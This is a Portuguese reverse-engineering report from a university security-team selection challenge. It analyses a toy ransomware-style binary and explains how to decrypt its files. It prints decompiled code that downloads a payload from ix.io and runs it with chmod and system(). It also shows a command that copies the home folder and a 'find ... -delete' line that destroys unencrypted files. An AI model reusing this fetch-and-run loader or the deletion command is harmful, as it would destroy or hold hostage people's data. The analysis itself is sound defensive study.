

Universidade Federal do Rio de Janeiro (UFRJ)
Processo Seletivo do Grupo de Resposta a Incidentes de Segurança (GRIS) - 2020
Tag de Engenharia Reversa
Avaliador: Leonardo Ventura
Candidato: Felipe de Jesus

Relatório do binário tag

Inicialmente, vamos fazer engenharia reversa no binário tag com o Ghidra(programa para fazer engenharia reversa em binários). Efetuando temos o seguinte resultado:



Como podemos ver na imagem acima, no meio da tela temos o código em Assembly da seção .text do binário tag. Esse é uma parte da função main(). Inicialmente, vamos analisar ela. Na imagem abaixo podemos ver o código C dela decompilado pelo Ghida:



Na linha 7 o programa mostra a mensagem “Olá!” com a função puts(). Na linha 8 ele utiliza a função system() para rodar o comando:


mkdir -p $USER && cp ~/* $USER 2> /dev/null

No terminal(shell) do usuário. Este comando cria uma pasta com o nome do usuário(adquirido pela variavel de ambiente USER) na pasta atual que foi executado o programa. E copia todos os dados da pasta HOME(~) para esta nova pasta($USER) e com o comando 2> /*dev*/null ele joga as mensagens de erro para NULL, ou seja não aparece para o na saída padrão(stdout).

Nas linhas 9, 10 e 11 o programa mostra outras mensagens usando a função puts().


E na linha 12 com o comando sleep(1), ele pausa a execução do programa por 1 segundo.

Na linha 13, ele roda a função encripta_arquivos() que pode ser vista na imagem abaixo:



Essa função aparentemente na linha 5 cria tVar1 do tipo time_t. Na linha 7, com time((time_t *)0x0), pega todos os segundos desde 1970 até o momento atual e guarda em tVar1. Na próxima linha linha com srand((uint)tVar1) ele garante que o programa não irá chutar um valor aleatório igual na próxima vez que for executado com a função rand() logo abaixo. E por fim roda o return que não retorna nada e termina a função.

Continuando na main(), temos na linha 14 a execução da função printa_ascii_art() que pode ser vista na imagem abaixo:



Essa função aparentemente usa a função para imprimir algo armazenado na variavel banner.

Acredito que nesta variavel ou termo esteja armazenada a mensagem “Você foi Ownado!” que pode ser visualiza na execução do programa.

Prosseguindo, na linha 15 o programa roda a função _system_integrity_check() e armazena seu valor de retorno na variavel uVar1. Esta função pode ser observada abaixo:

Decompile: _system_integrity_check - (tag)

```
1
2  ulong _system_integrity_check(void)
3
4  {
5    uint uVar1;
6    int iVar2;
7    FILE *__stream;
8
9    iVar2 = rand();
10   uVar1 = iVar2 % 5 + 1;
11   __stream = fopen("/tmp/key","w+");
12   fprintf(__stream,"%d\n",(ulong)uVar1);
13   fclose(__stream);
14   return (ulong)uVar1;
15 }
16
```

Em geral essa função abre um arquivo na linha 11 chamado key na pasta *tmp e armazena a chave de encriptação nesta pasta, ficando /tmp/*key como endereço da chave. Na linha 9 a função define um valor aleatório para iVar2 com rand() e faz a operação “iVar2%5 + 1” armazenando o resultado em uVar1. Na linha 12 o programa escreve a chave em */tmp/*key com fprintf(), fecha o arquivo(key) aberto e retorna o valor da chave como resultado na linha 14.

Voltando para a main(), temos na linha 16 temos a chamada da função _system_loader_callback("http://ix.io/2c6V",(ulong)uVar1) com os parametros "http://ix.io/2c6V" e (ulong)uVar1. Ela pode ser vista na imagem abaixo:

Decompile: _system_loader_callback - (tag)

```
1
2  void _system_loader_callback(undefined8 param_1,uint param_2)
3
4  {
5    long in_FS_OFFSET;
6    char local_98 [136];
7    long local_10;
8
9    local_10 = *(long *)(in_FS_OFFSET + 0x28);
10   download_file_from_url(param_1,".encriptador",".encriptador");
11   sprintf(local_98,"%s %d\n","chmod u+x .encriptador && ./.encriptador",(ulong)param_2);
12   system(local_98);
13   sleep(2);
14   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
15                     /* WARNING: Subroutine does not return */
16     __stack_chk_fail();
17   }
18   return;
19 }
20
```

Esta função em geral baixa o arquivo armazenado no link visto anteriormente("http://ix.io/2c6V") e roda este arquivo que é responsável por encriptar todos os arquivos da pasta HOME do usuário. Na linha 10, ela roda a função download_file_from_url(param_1,".encriptador",".encriptador") que baixa o link em param_1 e guarda com o nome .encriptador na pasta atual do usuário ficando assim oculto do usuário. Na linha 11 por meio da função sprintf(), ela armazena o comando:

%s %d\n","chmod u+x .encriptador && ./.encriptador",(ulong)param_2

na variavel local_98. Como podemos perceber este comando da permissão de execução ao arquivo .encriptador com chmod u+x .encriptador, em seguida roda o encriptador com o comando ./.encriptador",(ulong)param_2, passando como argumento para ele o param_2 que é chave de encriptação dos arquivos. Agora rodando este comando acima com a função system() na próxima linha, temos que o processo de encriptação de todos os arquivos da pasta HOME é iniciado. Ao final do processo teremos uma pasta na HOME com o nome da variavel de ambinete $USER, em que todos os arquivos estarão encriptados com a extensão .leo .

Continuando na main(), quando o programa termina de executar o .encriptador pela função _system_loader_callback() ele mostra a mensagem:

"brincadeira, fiz uma cópia da sua home no diretório atual e encriptei seus arquivos lá, rs”

com a função puts() na linha 18 e a execução do programa no shell termina. Se tudo der certo, a main() termina com retorno 0.

Por fim, vamos dar uma olhada no código C do .encriptador abaixo:

Decompile: main - (2c6V)

```
25  else {
26    iVar1 = atoi((char *)param_2[1]);
27    __dirp = opendir(__name);
28    if (__dirp == (DIR *)0x0) {
29      piVar4 = __errno_location();
30      __name = strerror(*piVar4);
31      fprintf(stderr,"Error : Failed to open input directory - %s\n",__name);
32      uVar3 = 1;
33    }
34    else {
35      while (pdVar5 = readdir(__dirp), pdVar5 != (dirent *)0x0) {
36        iVar2 = strcmp(pdVar5->d_name,".");
37        if ((iVar2 != 0) && (iVar2 = strcmp(pdVar5->d_name,".."), iVar2 != 0)) {
38          sprintf(local_418,"%s/%s",__name,pdVar5->d_name);
39          __stream = fopen(local_418,"rw");
40          if (__stream == (FILE *)0x0) {
41            piVar4 = __errno_location();
42            __name = strerror(*piVar4);
43            fprintf(stderr,"Error : Failed to open %s - %s\n",local_418,__name);
44            uVar3 = 1;
45            goto LAB_001014b3;
46          }
47          sprintf(local_218,"%s.leo",local_418);
48          __stream_00 = fopen(local_218,"w");
49          while( true ) {
50            iVar2 = fgetc(__stream);
51            if ((char)iVar2 == -1) break;
52            fputc((char)iVar2 + iVar1,__stream_00);
53          }
54          fclose(__stream_00);
55          fclose(__stream);
56        }
57      }
58      system("find $USER -type f ! -name \'*.leo\' -delete");
59      uVar3 = 0;
```

Como podemos perceber essa é a parte principal da função main() do encriptador. Essa parte através de estruturas de decisão, repetição e utilização de outras funções para manipulação de arquivos e pastas em C é responsavel pela analisa e encriptação dos arquivos. Uma parte que vale a pena da uma olhada é no método de encriptação que pode ser visto na imagem abaixo:

```
49          while( true ) {
50            iVar2 = fgetc(__stream);
51            if ((char)iVar2 == -1) break;
52            fputc((char)iVar2 + iVar1,__stream_00);
53          }
54          fclose(__stream_00);
55          fclose(__stream);
```

Nesta parte, na linha 15 o programa usa a fgetc(__stream) para analisar cada caractere de __stream. Em cada analise na linha 52 ele escreve um novo cacactere em

__stream_00(armazena arquivo codificado). Este último cacacter é basicamente a soma do caracter iVar2 com a chave de encriptação iVar1, assim o programa forma um novo caractere e armazena no arquivo __stream_00. E vai fazendo isso com todos caracteres do arquivo __stream em __stream00. Por fim, faz o mesmo processo para todos os arquivos da pasta HOME do usuário.

A partir da análise acima podemos perceber que para fazer o processo reverso basta criar um programa que entre na pasta criada pelo binário tag da HOME e diminuir o valor da chave(key) em /tmp de cada caractere de cada arquivo e pronto. Dessa forma, o processo de encriptação será revertido.